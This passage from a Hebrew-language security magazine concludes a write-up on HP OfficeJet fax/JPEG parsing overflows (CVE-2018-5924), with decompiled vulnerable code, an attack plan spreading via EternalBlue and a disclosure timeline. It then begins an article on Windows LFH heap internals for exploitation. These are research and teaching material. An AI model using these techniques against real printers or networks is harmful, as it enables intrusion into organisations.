על פי הסטנדרט של JPEG, הסמן COM (0xFFFE) מתאר מחרוזת בעלת גודל משתנה (קיצור של Comment = הערה). זהו המועמד הרציני הראשון למציאת חולשה בפרסור פורמט התמונה, ולמרבה האירוניה התקן של פקס צבעוני מציין שיש להסיר תגיות שכאלו בצד המקבל את הפקס. מיותר לציין שעוד לא מצאתי מימוש שמסיר את התגיות הנ"ל, כך שיש פער בין התיאוריה לפרקטיקה במקרה הזה.

כמו שציפינו, אכן מצאנו חולשה בטיפול בסמן הנ"ל, ולהלן הקוד הפגיע:

```
case 1:
  if ( opcode == 2 * dword_A29D20FC[jpg_index] + 11 )
  {
    byte_3 = EI_jpg_stream_read_byte_from_file() << 24;
    bytes_2_3 = byte_3 | (EI_jpg_stream_read_byte_from_file() << 16);
    bytes_1_2_3 = bytes_2_3 | (EI_jpg_stream_read_byte_from_file() << 8);
    parsed_dword = bytes_1_2_3 | EI_jpg_stream_read_byte_from_file();
    lower_byte = EI_jpg_stream_read_byte_from_file();
    length_in_2_bytes = lower_byte | (EI_jpg_stream_read_byte_from_file() << 8);
    for ( i = 0;
          i < length_in_2_bytes;
          *(&jpg_massive_buffer + offset) = cur_byte | (EI_jpg_stream_read_byte_from_file() << 8) )
    {
      cur_byte = EI_jpg_stream_read_byte_from_file();
      offset = 2 * (i + 1050 * jpg_index);
      *(&jpg_massive_buffer + offset) = cur_byte;
      ++i;
    }
```

הקוד מפרסר שדה אורך בגודל של 2 בתים, ורץ בלולאת for על מנת להעתיק מידע מהקובץ ששלחנו אל חוצץ גלובלי, על פי שדה האורך שהרגע התקבל.

היות והחוצץ הגלובלי הוא בגודל קבוע של כ-2100 בתים, והיות ושדה האורך כלל לא נבדק, מדובר בדריסת זכרון ענקית ונשלטת על פני המשתנים הגלובליים.

CVE-2018-5924 - דריסת מחסנית בפרסור סמן DHT

למרות שהחולשה הקודמת מאפשרת הרצת קוד מרחוק, החלטנו לחפש חולשות נוספות מכיוון והסמן הפגיע כלל לא אמור להיתמך על פי התקן. די מהר מצאנו את סמן ה-DHT (0xFFC4), אשר כולל קוד משמעותית פשוט יותר מאשר בסמן הקודם:

```
v2 = EI_jpg_stream_read_byte_from_file();
v3 = v2 >> 4;
v4 = v2 & 0xF;
accumulated_sum_bound_4096 = 0;
loop_index = 0;
do
{
  read_byte = EI_jpg_stream_read_byte_from_file();
  local_buffer[loop_index] = read_byte;
  accumulated_sum_bound_4096 += read_byte;

  ++loop_index;
}
while ( loop_index <= 15 );
huge_short_minus_19 = huge_short_minus_2 - 17;
if ( huge_short_minus_19 < accumulated_sum_bound_4096 )
  break;
yl_dword_zero___(local_buffer_256, 64);
for ( i = 0; i < accumulated_sum_bound_4096; ++i )
  local_buffer_256[i] = EI_jpg_stream_read_byte_from_file();
huge_short_minus_2 = huge_short_minus_19 - accumulated_sum_bound_4096;
if ( v3 && v3 != 1 || v4 && v4 != 1 )
{
  EI_jpg_set_read_state_opcode(5);
  return;
}
```

בסריקה מהירה ניתן לראות כי:

- לולאה ראשונית קוראת 16 בתי קלט, וסוכמת אותם לתוך משתנה יחיד
- חוצץ מחסנית בגודל 256 בתים מאופס (בצורה יעילה)
- לולאה שנייה קוראת בתי קלט ישירות מהקובץ אל חוצץ המחסנית, על פי הגודל שנצבר במשתנה שתואר קודם לכן

כפי שניתן לראות בשם המשתנה שבחרנו, הסכום של 16 בתים יכול להגיע עד ל-4080 (=16*255), מספר שהוא משמעותית גדול יותר מחוצץ מחסנית צנוע של 256 בתים. אחלה, מצאנו דריסת זכרון פשוטה על המחסנית, ללא אילוצי תווים ☺

בדיעבד, DHT (Define Huffman Table) מתאר מטריצת דחיסה יעודית לתמונה (בגודל 16 = 4X4), האמורה לאפשר דחיסה יעילה עבור התמונה ששלחנו. בפועל, לפעמים יותר קל פשוט לקרוא את הקוד ולהבין מה קורא בתכל'ס, מאשר לקרוא את התקן ולהבין מה רצה המהנדס במקור.

תכנון התקיפה

עבור התקיפה בחרנו את החולשה בסמן ה-DHT, בעיקר כי היא הפשוטה ביותר לניצול. למעשה, נוכל להשתמש ברוב הניצול שכבר כתבנו לחולשת הדיבאג, בעיקר כשעכשיו אפילו אין לנו אילוצי תווים להתגבר עליהם.

כלי אוטונומי - מימוש מכונת טיורינג

בעוד שיכלנו להשתמש באותו Loader רשתי של Scout, החלטנו להדגים כמה כוח יש לתוקף שבסך הכל שלח פקס עוין אל הקורבן. הפקס ששלחנו כמעט לא מוגבל בגודלו ולא עובר שום בדיקה בטרם הוא נשמר לזכרון של הקורבן, ולכן נוכל לשמור את כל כלי ההדגמה בתוכו, במקום לשלוח אותו מעל רשת האינטרנט.

השילוב של עובדה זו, יחד עם העובדה כי מזהה הקובץ (fd) נשמר במקום קבוע וידוע בזכרון, הוביל לכך שמימשנו Loader אשר קורא את הכלי המלא מתוך קובץ הפקס עצמו. לאחר הטעינה לזכרון, בכל פעם שהכלי צריך לקבל קלט (למשל, תמונה מגניבה להצגה על מסך המדפסת), הוא פשוט ממשיך לקרוא את הקלט מתוך אותו הקובץ ממנו הוא נטען. למעשה, מימשנו כלי אוטונומי שמצוייד בתחילת דרכו בקלט סופי המשמש אותו לביצוע פעולות, הכלי עצמו מתנהג כמו מכונת טיורינג אשר קוראת קלט מהסרט (קובץ ה-"JPEG") ומתנהגת בהתאם.

תקיפת הרשת הארגונית

השתלטות מלאה על המדפסת היא נחמדה, אבל המדפסת מחוברת לרשת הארגונית ולכן בטוח שנוכל לעשות יותר מרק להשתלט עליה. בהיסתמך על המחקרים הקודמים שבוצעו בקבוצה שלנו בנוגע ל-EternalBlue (מחקר של נדב גרוסמן) ושל-DoublePulsar (מחקר של מארק לחטיק), החלטנו שיהיה נחמד לגרום למדפסת שלנו להיות המדפסת הראשונה (המתועדת) בעולם עם יכולת תקיפה כמו של ה-NSA.

לצורך ההדגמה, מימשנו בצוות כלי אוטונומי אשר מבצע את הפעולות הבאות:

1. הצגת תמונה לבחירתנו על מסך ה- LCD של המדפסת - לצורך הדגמת השליטה במדפסת
2. בדיקה האם המדפסת מחוברת לרשת (חוטית או אלחוטית)
3. מימוש של EternalBlue ו-DoublePulsar בכדי להשתלט על מחשבים המחוברים לאותה רשת ארגונית כמו המדפסת

Responsible Disclosure

ברגע שהראנו הוכחת יכולת (PoC) של חולשות ה-JPEG, התחלנו בתהליך Responsible Disclosure (תיקון אחראי) מול HP:

- 1 למאי 2018 - שליחת פרטי החולשות ל-HP
- 1 למאי 2018 - קבלת מענה ראשוני מצוות התמיכה של HP
- מאי-יוני 2018 - דו שיח לשחזור התוצאות (בצד של HP) וסיוע בפיתוח תיקון
- 2-3 יולי 2018 - פגישת פנים-אל-פנים עם HP
  - החולשות הודגמו בהדגמה חיה הכוללת תיאור טכני של המחקר
  - התיקונים של HP נבדקו עד שהוחלט שהם אכן מתקנים את שתי החולשות
- 23 יולי 2018 - החולשות דורגו על ידי HP כ"קריטיות", עם ניקוד CVSS של 9.8 (מתוך 10)
- 1 אוגוסט 2018 - HP שחררו patch יחד עם התראה שקוראת לכל הלקוחות לעדכן את המדפסות
  - מרבית (יותר מ-300) דגמי ה-OfficeJet פגיעים לחולשות שהצגנו
  - מכיוון ומיליוני מדפסות ברחבי העולם פנו לאתר FTP של HP בכדי להוריד את העדכון בצורה אוטומטית, האתר נפל (DDoS) בסופ"ש שלאחר שחרור העדכון
- 12 אוגוסט 2018 - הצגה רשמית של המחקר מעל בימת DEFCON 26

סיכום

כיום, מכונות פקס משולבות במוצרים רבים ובעיקר מהוות חלק בלתי נפרד ממדפסות משולבות המשמשות אותנו בחיי היום-יום בבית ובעבודה. ולכן, במחקר זה שמנו לעצמנו למטרה להראות כי פרוטוקול הפקס, פרוטוקול ישן ומורכב משנות ה-80, הוא אפיק תקיפה רלוונטי, אשר לא זכה לתשומת לב מספקת מצד קהילת אבטחת המידע.

באמצעות השימוש במדפסות InkJet של חברת HP, הצלחנו ללמוד כיצד הפרוטוקול עובד, והצלחנו גם להדגים את שרצינו: השתלטות מלאה על מדפסת משולבת באמצעות שליחת פקס!

אנחנו רוצים לנצל את הבמה הזו כדי להעביר את המסר החשוב שיש לנו לקהל הצופים: **תפסיקו להשתמש בפקס**, הגיע הזמן לעבור להשתמש בטכנולוגיות חדשות יותר. ואם במקרה אתם מחוייבים לעשות שימוש בפקס, אנו ממליצים לכם לעדכן את המדפסות שלכם ולנתק אותן מהרשת הארגונית.

הפניות למידע נוסף

במקום להוסיף בכל מקום הפנייה ללינק חיצוני עם מידע נוסף, אנו מזמינים אתכם לעיין בבלוג המחקרי שפרסמנו באתר של קבוצת המחקר, והוא כולל את סרטון ההדגמה כמו גם את רשימת כל מקורות המידע בהם נעזרו / אליהם אנחנו מפנים במהלך המאמר:

https://research.checkpoint.com/sending-fax-back-to-the-dark-ages/

ניצולי Low Fragmentation Heap ב- Windows Userspace

מאת סער אמר

הקדמה

ניצול חולשות דריכת זיכרון דורש מיומנות והבנה בלא מעט רכיבים במערכת, והוא לובש צורות שונות בין פלטפורמות שונות. בשנים האחרונות, ניצול חולשות דריכה ב-Windows userspace נהיה מאתגר ומעניין. כשמנצלים חולשות memory corruptions שמערבות את ה-heap, כמו קריאה/כתיבה Out of bound, UAF וכו', חשוב מאד להבין איך ה-allocator הרלוונטי עובד: איך הוא מנהל את ה-chunk-ים בזיכרון וכמובן איך הם נראים.

מאמר זה יספר על ה-allocator המרכזי שמעורב ב-Windows userspace, שהוא ה- Low Fragmentation Heap (LFH).

בפיתה או בלאפה?

כנראה שלא יפתיע את רוב קוראי המאמר שתוכנות מנהלות זיכרון דינאמית במהלך הריצה שלהן. הממשקים של הספרייה הסטנדרטית של C לניהול זיכרון, malloc ו-free, הם פשוטים מאוד בתכליתם: הם מאפשרים לקוד לבקש אזור זיכרון פנוי בגודל מסוים, או לשחרר אותו. הממשק הזה גמיש מאוד, ומשאיר את העבודה הקשה של ניהול המשאבים בידי ה-allocator. בפועל, הוא דורש ממנו להתמודד עם מצבים קשים יחסית, כי אין שום הבטחה בנוגע לגודל הקצאות הזיכרון ("אלקוצים") שיהיו, הכמות שלהם, סדר האלקוצים והשחרורים, והשימוש שלהם ב-thread-ים שונים. המורכבות הנדרשת מהאלוקטור, בשילוב השימוש הנפוץ שלו בקוד, הפכה אותו ליעד חשוב בניצול חולשות זיכרון.

ב-Windows, יש מספר ממשקים עשירים יותר שמגיעים לאותו אלוקטור. פונקציות כמו malloc ו- LocalAlloc הן עטיפות שמשתמשות ב-heap המרכזי ועושות עליו HeapAlloc. הפונקציה הזו מאפשרת לנו לציין באיזה heap אנחנו מאלקצים, במידה ואנחנו משתמשים בכמה heapים. מעבר לציון ה-heap ו- flagים נוספים, גם היא כמו malloc מקבלת את גודל האלקוץ ומחזירה כתובת.

עד ל-Windows Vista, האלוקטור המרכזי ב-userspace היה ה-NT heap, וקריאות לפונקציות האלה היו מגיעות אליו. NT heap הוא general purpose allocator מורכב יחסית, שמנהל chunk-ים בגדלים

משתנים, ויודע לחלק ולחבר אותם בזיכרון במידת הצורך. הוא מזכיר במידה מסוימת את מקבילו הלינוקסי, dlmalloc. המטרה שלהם היא להיות יעילים בזמן ובזיכרון, לכן בכל אלקוץ היו חותכים חתיכה מאזור יחסית גדול (chunk), ובשחרור מחזירים את החתיכה הזאת לטיפול האלוקטור. זה היה יוצר פרגמנטציה ב-heap שאיתה הן היו צריכים לטפל בה, על ידי איחוד ופיצול חתיכות כאלה.

למרות זאת, סגנון התכנות הנפוץ בקרנל של Windows ו-Linux היה שונה: במקום להשתמש באלקוצים בגדלים משתנים, מוגדרים pool-ים, שהם למעשה אזורים בזיכרון שמוכנים מראש וחתוכים ל-chunk-ים בגודל קבוע. למעשה, ניהול הזיכרון ב-pool-ים כאלה הופך לפשוט יותר, כי עוד לפני האלקוץ האלוקטור יודע בדיוק מה יהיה הגודל שיבקשו ממנו (או שיחזירו אליו, בשחרור). זה מאוד יעיל בזמן כי זה חוסך את אותה לוגיקה של איחוד ופיצול chunk-ים, שצריכה לקרות כל הזמן. לקרנל זה חשוב כי זה גם מאפשר לו לתכנן מראש ולדעת שאלקוצים מסוימים לא יכולים להכשל (בהנחה וניהול המשאבים שמטופלים ב-pool הזה הוא נכון, בצד ה-caller).

פרקטית, עם מרחב זיכרון וירטואלי גדול מאוד, ועם זיכרון פיזי שכבר מגיע לגדלים יפים, היה אפשר ליישם design דומה גם ב-userspace, אבל זה היה דורש לשנות המון תוכנות שכיום עובדות ישירות עם פונקציות האלקוץ הסטנדרטיות והמוכרות.

כדי לענות על זה, ב-Windows Vista פיצלו את האלוקטור לשני אלוקטורים - frontend ו-backend. ה-backend הוא ה-NT heap הישן והמוכר. אלקוצים דרך כל ה-API-ים לאלקוץ יגיעו קודם כל ל-frontend, שנעזר ב-backend לניהול המשאבים של עצמו.

ופה נכנס לתמונה ה-Low Fragmentation Heap, או בקיצור, LFH. ה-LFH הוא ה-frontend allocator החל מ-Windows Vista. המטרה שלו הוא להרגיש מה גדלי האלקוצים הנפוצים במהלך ריצת התוכנית, ולאלקץ עבורם pool-ים יעילים מאוד דרך ה-backend. משם, הוא יתחיל לשרת גדלים כאלה מתוך אותו pool (שנקרא בשפת ה-LFH בשם userblocks), במקום ללכת ל-backend עבור כל אלקוץ.

אז למה Microsoft מימשו את כל הדבר הזה? על מנת להבין את הרציונאל מאחורי צעד זה, בואו נבחן את היתרונות והחסרונות ב-NT heap וב-LFH:

	NT heap	LFH
מהירות אלקוץ	מהיר אך מסורבל. במקרה הפשוט, הוא ימצא אזור פנוי דרך linked list, יפצל אותו, ויחזיר אותו. במקרה הקשה, יבקש זיכרון נוסף ממערכת ההפעלה.	מהיר מאוד. במקרה הפשוט, הוא ימצא chunk פנוי בחיפוש ב-bitmap, ויחזיר אותו ישר. במקרה הקשה, הוא יבקש זיכרון נוסף מה-NT heap עבור ה-chunk הזה ועבור אלקוצים עתידיים.
מהירות שחרור	איטי. בכל שחרור הוא חייב לטפל במצב של איחוד עם chunk-ים סמוכים, ושינויים של ה-linked list-ים שבהם הם מופיעים.	מהיר מאוד. שחרור הוא כיבוי של ביט.
ניהול זיכרון	יעיל בזיכרון. הוא תמיד יעדיף למלא חורים בזיכרון שהם לא בשימוש כדי להשתמש בהם מחדש.	בזבזני. הוא יעדיף לשמור מראש רזרבות לאלקוצים עתידיים, ולא ישתמש בהם אף פעם לגדלים שונים מהגודל המקורי שהתכוונו אליו.
בדיקות על דריכות בין chunk-ים	קיימת הגנה על חלק מה-header באמצעות xor עם ערך רנדומלי.	קיימת הגנה על חלק מה-header באמצעות xor עם ערך רנדומלי.
סדר אלקוצים צפוי	לוגיקה מורכבת אך דיטרמיניסטית.	לא דיטרמיניסטי.

נראה שיש יתרונות וחסרונות לשניהם. פרט לעובדה שה-LFH לפעמים מבזבז זיכרון, כשמסתכלים על שיקולים אלו, הבחירה ב-LFH מתבקשת. הפיצול ל-frontend ו-backend מאפשר ל-LFH להכנס לפעולה רק שהוא היוריסטית מזהה שמשתלם לו לנהל את הזיכרון. במערכות מודרניות הזיכרון הוירטואלי והפיזי כבר גדול מספיק שמשתלם לנו לבזבז קצת זיכרון כדי לחסוך בזמן ריצה. חוץ מזה, כמובן שאנחנו רוצים allocator שהוא כמה שיותר secure.

אם מנצלים כתיבה רלטיבית ב-heap או UAF, אנחנו בדרך כלל צריכים למצוא פרמיטיבים לאלקוץ ולשחרור, לחפש מבנים שמעניין לדרוך עליהם, לזייף אותם בזיכרון, וכו'. המטרה של המאמר הזה היא לדבר על ההשפעה של מנגנוני האבטחה החדשים, ועל איך ה-LFH משנה את צורת העבודה שלנו בניצול חולשות מסוגים שונים. חלקם היו מאוד קלים לניצול באלוקטורים אחרים כמו NT heap או dlmalloc, אך לא כל כך פשוטים ב-LFH כמו שהוא היום.

לפני שנצלול לפרטים, כדאי לדעת שה-LFH הוא מנגנון שמשתנה לעיתים. השיפור המשמעותי ביותר עד כה היה בין Windows 7 לבין Windows 8 בו הופיע לראשונה סדר האלקוצים הלא דיטרמיניסטי של ה-LFH, וגם השתנה ה-metadata של chunk להקשות על דריכות לינאריות. המאמר מתייחס למצב היום, נכון ל-Windows 10 RS5, אבל כדאי להתעדכן מעת לעת.

LFH Internals

אז היום ה-frontend allocator הוא ה-Low Fragmentation Heap. הרעיון מאחריו מסתכם לשני כללים פשוטים:

- Chunk-ים בגדלים קרובים יושבים באותו אזור זיכרון, קרובים אחד לשני.
- אין fragmentation - לא יהיה consolidate ולא coalesce. Chunk-ים אף פעם לא מתפצלים או מתאחדים באלקוץ או בשחרורם.

לפי החוקים האלה אפשר לחשוב על ה-LFH בתור יותר pool מאשר heap. כל pool מוכן on-demand, ברגע שהיו ב-runtime מספיק אלקוצים באותו גודל וככה נותן ממשק דמוי heap.

ה-chunk-ים יושבים בזיכרון במבנה שנקרא userblocks, שהוא פשוט אוסף של pageים ששברנו לחתיכות קטנות בגודל שווה, כל חתיכה כזו היא chunk שישרת אחר כך אלקוץ באותו הגודל. ה-userblocks מכיל chunk-ים בגדלים קרובים, ולא מערבב גדלים.

בניגוד ל-heap קלאסי, ה-allocator אף פעם לא יפצל chunk, במקרה בו הוא מאלקץ גודל שקטן מהמקסימום האפשרי ב-userblocks אז ישאר זיכרון "מבוזבז" אחריו. במקרה זה, אם משחררים chunk, וה-chunk-ים הצמודים משוחררים גם הם, ה-allocator לא ימזג את אותו ה-chunk עם שכניו. כלומר, ה-userblocks ישאר תמיד באותו מצב מבחינת חלוקה ל-chunk-ים החל מרגע היווצרו. הפרמטר היחיד שמשתנה הוא הסטטוס של כל chunk - האם הוא מאולקץ או משוחרר.

Chunk-ים שיושבים ב-userblocks מסויים שייכים לאותו bucket. ב-bucket הכוונה לקבוצת גדלים באותה קפיצה של granularity - קפיצה אחת של alignment בגדלי האלקוצים. הם כל אותם אלה שבטווח קפיצה אחת של granularity (מתחיל מ-0x10, ועולה ככל שהגדלים גדלים). כלומר, 0x41, 0x42, 0x43 וכו' - ישבו באותו userblocks, מכיוון שהם באותו טווח. להלן תרשים ה-bucket-ים, גדלי האלקוצים וקפיצות ה-granularity:

Bucket	Allocation Size	Granularity
1 – 64	1 – 1,024 bytes (0x1 – 0x400)	16 bytes
65 – 80	1,025 – 2,048 bytes (0x401 – 0x800)	64 bytes
81 – 96	2,049 – 4,096 bytes (0x801 – 0x1000)	128 bytes
97 – 112	4,097 – 8,192 bytes (0x1001 – 0x2000)	256 bytes
113 – 128	8,193 – 16,368 bytes (0x2001 – 0x3FF0)	512 bytes

יצירת והכנת Userblocks

אז עבור כל granularity יש לנו userblocks, אוסף chunk-ים באותו הגודל בדיוק, שמחכים לשרת אלקוצים במשפחת הגדלים הזו. עתה, נתאר כיצד malloc ו-free עובדים במודל זה.

למרות שה-LFH מזכיר pool allocators, יש הבדל משמעותי בממשק שלהם. Pool-ים בדרך כלל מאותחלים כדי לשרת גודל קבוע מראש, אבל ה-LFH צריך לשרת אלקוצים בגדלים משתנים שאינם ידועים מראש. כדי להקל על העבודה, הוא מחלק קבוצות של גדלים ל-buckets, אבל כיצד הוא יודע איזה גדלים יהיו?

כשאנחנו קוראים לאלקוץ ב-userspace, ה-frontend מקבל את הבקשה ובוחן האם הוא צריך לשרת אותה. כפי שציינו, ה-LFH עובד ב-bucket-ים ע"י granularity, ולכן הוא פשוט בודק האם ה-bucket של הגודל הרלוונטי הוא "active", או במילים אחרות, שה-LFH כבר התחיל לטפל בו. במידה והוא אכן active, הוא מנסה לענות על הבקשה. במידה ולא, הוא מעביר אותה ל-backend, ומעדכן סטטיסטיקה שאמורה בסופו של דבר להכריע מתי מפעילים את ה-bucket הזה. החתימה ההיוריסטית הזו קובעת כי אחרי 0x11 אלקוצים רציפים מ-bucket מסויים הוא נהיה active, ו-0x12 אלקוצים במידה וזה ה-bucket הראשון שנהיה active. כך ה-LFH לומד איזה גדלים נפוצים משתלמים עבורו לטפל בהם, במהלך ריצת התוכנית.

במידה וה-LFH אכן משרת את הבקשה על ה-bucket הספציפי הזה, הוא צריך לבדוק קודם כל האם יש userblocks פעיל. אם אין אחד כזה, צריך לאלקץ userblock חדש. מצב זה יכול לקרות כאשר:

- ה-bucket נהיה active אך מעולם לא שירתנו אותו.
- כבר אלקצנו את כל ה-chunk-ים מה-userblocks של אותו ה-bucket, וכעת צריך לאלקץ userblocks נוסף.

במצב הפשוט, שבו קיים כבר userblocks ויש בו chunk-ים זמינים, האלוקטור ישתמש בו. ניהול המצב של ה-chunk-ים ב-userblocks הוא פשוט ומהיר, כי אין לנו התייחסות כלל לשכנים שלנו ול-state שלהם, ובוחנים כל chunk בנפרד. עבור כל userblocks קיים subsegment שמחזיק את ה-metadata שלו. ממנו, קיים bitmap שמחזיק את ה-state של כל chunk ב-userblocks. אם צריך לאלקץ chunk, מדליקים את הביט המתאים לאינדקס שלו ב-bitmap, ואם צריך לשחרר, מכבים אותו. בתצורה הזאת, ה-state של ה-chunk בכלל לא מוחזק בתוכו, והתהליך מהיר ופשוט.

במידה וצריך לאלקץ userblocks נוסף, ה-LFH פונה ל-backend ומבקש ממנו לאלקץ לו page-ים, שעתידים להיות ה-userblocks החדש. גודל האלקוץ שהוא מבקש מה-backend תלוי בכמות ה-chunk-ים שהוא הולך להחזיק, והחישוב הזה תלוי בסוג ה-bucket.

לא נכנס כאן לכל החישוב של גודל ה-userblocks, אבל כן חשוב לדעת שיש שני חסמים עליו, ששניהם חייבים להתקיים:

0. כמות ה-chunk-ים ב-userblocks לא תעלה על 0x400
1. כמות הבתים הכוללת חייבת להיות מתחת ל-0x78000

שני החסמים האלה קבועים בקוד ב-ntdll-ים. ככל שה-granularity גדולה יותר, ככה יש יותר סיכוי שנפגע קודם בחסם השני מאשר הראשון. לאחר שיש כבר אזור זיכרון חדש עבור ה-userblock מה-backend, צריך לאתחל אותו. התהליך הזה מטופל על ידי ntdll!RtlpSubSegmentInitialize. הוא מתחיל בלאתחל שדות, וקובע אותו להיות ה-userblocks הבא בתור:

```
//figure out the total sizes of each chunk in the UserBlocks
unsigned int TotalSize = ChunkSize + sizeof(_HEAP_ENTRY);
unsigned short BlockSize = TotalSize / 8;

//this will be the number of chunks in the UserBlocks
unsigned int NumOfChunks = (SizeNoHeader - sizeof(_HEAP_USERDATA_HEADER)) / TotalSize;

//Set the _HEAP_SUBSEGMENT and denote the end
UserBlocks->SfreeListEntry.Next = NewSubSeg;

char *UserBlockEnd = UserBlock + SizeNoHeader;

//Get the offset of the first chunk that can be allocated
//Windows 7 just used 0x2 (2 * 8), which was the size
//of the _HEAP_USERDATA_HEADER
unsigned int FirstAllocOffset = ((((NumOfChunks + 0x1F) / 8) & 0x1FFFFFFC) +
       sizeof(_HEAP_USERDATA_HEADER)) & 0xFFFFFFF8;

UserBlocks->FirstAllocationOffset = FirstAllocOffset;
```

עכשיו, עוברים על כל אזור הזיכרון, ובונים את ה-chunk-ים בתוכו, מאתחלים את ה-header של כל אחד מהם.

```
//if permitted, start writing chunk headers every TotalSize bytes
if(UserBlocks + FirstAllocOffset + TotalSize < UserBlockEnd)
{
       _HEAP_ENTRY *CurrHeader = UserBlocks + FirstAllocOffset;

       do
       {
              //set the encoded lfh chunk header, by XORing certain
              //values. This is how a Subsegment can be derived in RtlpLowFragHeapFree
              *(DWORD)CurrHeader = (DWORD)Heap->Entry ^ NewSubSeg ^
                     RtlpLFHKey ^ (CurrHeader >> 3);

              //FreeEntryOffset replacement
              CurrHeader->PreviousSize = Index;

              //denote as a free chunk in the LFH
              CurrHeader->UnusedBytes = 0x80;

              //increment the header and counter
              CurrHeader += TotalSize;
              Index++;
       }
       while((CurrHeader + TotalSize) < UserBlockEnd);
}
```

מכאן, ה-userblock החדש מוכן לשימוש. רואים כאן כמה שדות קריטיים שמאותחלים ב-header של כל chunk:

0. קידוד של פוינטר מכל chunk ל-subsegment שמנהל אותו. ה-subsegment הוא אחד המבנים הבסיסיים ביותר, והוא אחראי על ניהול ה-chunk-ים ב-LFH. לפי קידוד זה, בשחרור של ה-chunk, ה-LFH יודע לגשת ל-subsegment המתאים.

1. LFHFlags, שיושב בשדה UnusedBytes ותמיד שווה ל-0x80. זה מסמן ל-frontend בשחרור כי זהו chunk שנוהל על ידי ה-LFH, ויש להמשיך להתייחס אליו כך. **שחרור של chunk כזה יגיע בהכרח ל-LFH ולא ל-NT heap.**

2. PreviousSize, שלמרות השם המטעה שלו (השם במקור שייך ל-NT heap), משמש אותנו ל-index ב-bitmap. כך ה-LFH יודע איזה ביט לכבות כשמשחררים את ה-chunk.

דבר מעניין שאפשר להסיק מתהליך בניית ה-userblocks הוא הסדר שלהם בזיכרון. מכיוון שה-LFH פונה ל-backend כדי לאלקץ את הזיכרון עבורם, ה-backend יאלקץ את ה-page-ים הללו עם VirtualAllocEx, והם יתאלקצו בצורה רציפה וירטואלית, מהתחתית של ה-heap והלאה. לכן, במידה ואנחנו מסוגלים לרסס ולאלקץ הרבה, ניתן להגיע למצב שהם יתאלקצו בצורה רציפה אחד אחרי השני.

חדי העין יבחינו שה-pointer ל-subsegment ב-header של כל chunk עובר xor. התהליך ההפוך לזה יקרה בשחרור, כדי להגיע מ-chunk ל-subsegment שלו. הסיבה שהפוינטר לא מופיע כמו שהוא היא על מנת להגן מפני overflows בין ה-chunk-ים. הוא עובר xor עם cookie אקראי, שנמצא כסימבול ב-ntdll ונקרא ntdll!RtlpLFHKey. כבר כאן אפשר להבין שמבלי להשיג קריאה ולגלות מה הערך של ה-cookie הזה בצורה כזאת או אחרת, לא נוכל לדרוך על ה-header ולזייף אותו. למרות זאת, לא כל ה-header עובר xor:PreviousSize לא עובר חישוב דומה. נבחן ניצולים פוטנציאליים של עובדה זו בהמשך המאמר.

נחזור לתהליך בניית ה-userblocks. ציינו שעבור כל userblocks פעיל, ה-LFH מאלקץ ומתחזק bitmap שמציין אילו chunk-ים תפוסים ואילו לא. הבנייה והאלקץ של ה-bitmap קורית מיד לאחר ה-flow המוצג לעיל, והיא נראית כך:

```
//Initialize the bitmap and zero out its memory (Index == Number of Chunks)
RtlInitializeBitMap(&UserBlocks->BusyBitmap; UserBlocks->BitmapData, Index);

char *Bitmap = UserBlocks->BusyBitmap->Buffer;

unsigned int BitmapSize = UserBlocks->BusyBitmap->SizeOfBitMap;

memset(Bitmap, 0, (BitmapSize + 7) / 8);

//This will set all the members of this structure
//to the appropriate values derived from this func
//associating UserBlocks and SegmentInfo
UpdateSubsegment(NewSubSeg,SegmentInfo, UserBlocks);
```

אז איפה יושב ה-bitmap הזה? הוא ממוקם בתחילת userblocks, ולכן אנו צריכים להשיג את המבנה userblocks. מגיעים אליו ע"י ה-dereferences הבאים:

```
Heap->LFH->InfoArrays[]->ActiveSubsegment->UserBlocks->BusyBitmap
```

אלקוץ ושחרור

מכאן כבר יחסית פשוט להבין איך עובדים malloc ו-free, בהנחה וכבר יש לנו userblocks. כאשר אנחנו קוראים ל-malloc על גודל מסוים, ה-LFH הולך ל-userblocks הפעיל הרלוונטי לגודל הזה, ניגש ל-bitmap שלו, ומחפש chunk משוחרר על מנת לשרת את הבקשה. בתחילה הוא מוציא את ה-userblocks מה- subsegment של ה-bucket:

```
//at this point we should have acquired a sufficient subsegment and can
//now use it for an actual allocation, we also want to make sure that
//the UserBlocks has chunks left along w/ a matching subsegment info structures
_HEAP_USERDATA_HEADER *UserBlocks = ActiveSubseg->UserBlocks;
```

אחר כך, צריך לבחור chunk פנוי. כאן נכנס מנגנון חשוב של ה-LFH: במקום לבחור את ה-chunk הראשון הפנוי, ה-LFH יעבור על ה-bitmap החל מ-offset <u>אקראי</u>. בהמשך נדון על אופן ייצור הרנדום והעבודה איתו. החל מאותו offset אקראי, האלוקטור יחפש את ה-chunk הראשון הפנוי:

```
//we need to know the size of the bitmap we're searching
unsigned int BitmapSize = UserBlocks->BusyBitmap->SizeOfBitmap;

//Starting offset into the bitmap to search for a free chunk
unsigned int StartOffset = Rand;

void *Bitmap = UserBlocks->BusyBitmap->Buffer;
```

ברגע שנמצא chunk פנוי, ה-LFH יסמן אותו כתפוס, ויחזיר אותו כ-return value של האלקוץ. במידה וכל ה-bitmap מלא, צריך ללכת ל-userblocks אחר או לאלקץ אחד חדש בדומה למה שהוסבר בחלק הקודם.

אופן החיפוש על גבי ה-bitmap פשוט באמצעות אופקודים יעילים של x86. שימו לב שעלינו למצוא chunk משוחרר, כלומר ביט כבוי. לשמחתנו, ב-x86, יש אופקוד בשם bsf (קיצור של Bit Scan Forward), שמוצא לנו את הביט הראשון שדלוק ב-dword מסוים. כדי למצוא את הביט הכבוי הראשון, נעשה not ל-bitmap, ונמצא את הביט הדולק הראשון אחרי ה-not עם bsf. כך נדע שה-chunk משוחרר.

נעשה זאת עד שנמצא אחד. במידה ואין, נצטרך ליצור userblocks חדש.

```
//Rotate the bitmap (as to not lose items) to start
//at our randomly chosen offset
int RORBitmap = __ROR__(*Bitmap, StartOffset);

//since we're looking for 0's (FREE chunks)
//we'll invert the value due to how the next instruction works
int InverseBitmap = ~RORBitmap;

//these instructions search from low order bit to high order bit looking for a 1
//since we inverted our bitmap, the 1s will be 0s (BUSY) and the 0s will be 1s (FREE)
//    <-- search direction
//H.O                                                    L.O
//-------------------------------------------------------
//| 1 | 1 | 1 | 0 | 0 | 1 | 1 | 1 | 0 | 1 | 1 | 0 | 0 | 0
//-------------------------------------------------------
//the following code would look at the bitmap above, starting at L.O
//looking for a bit position that contains the value of one, and storing that index
int FreeIndex;
__asm{bsf FreeIndex, InverseBitmap};
```

תחילת הפונקציה מקדמת את bitmap-ה ל-StartOffset, שהוא offset-ה האקראי ממנו אנו מתחילים לסרוק. לאחר שמצאנו index רלוונטי, עושים not, ומריצים פשוט Bit Scan Forward.

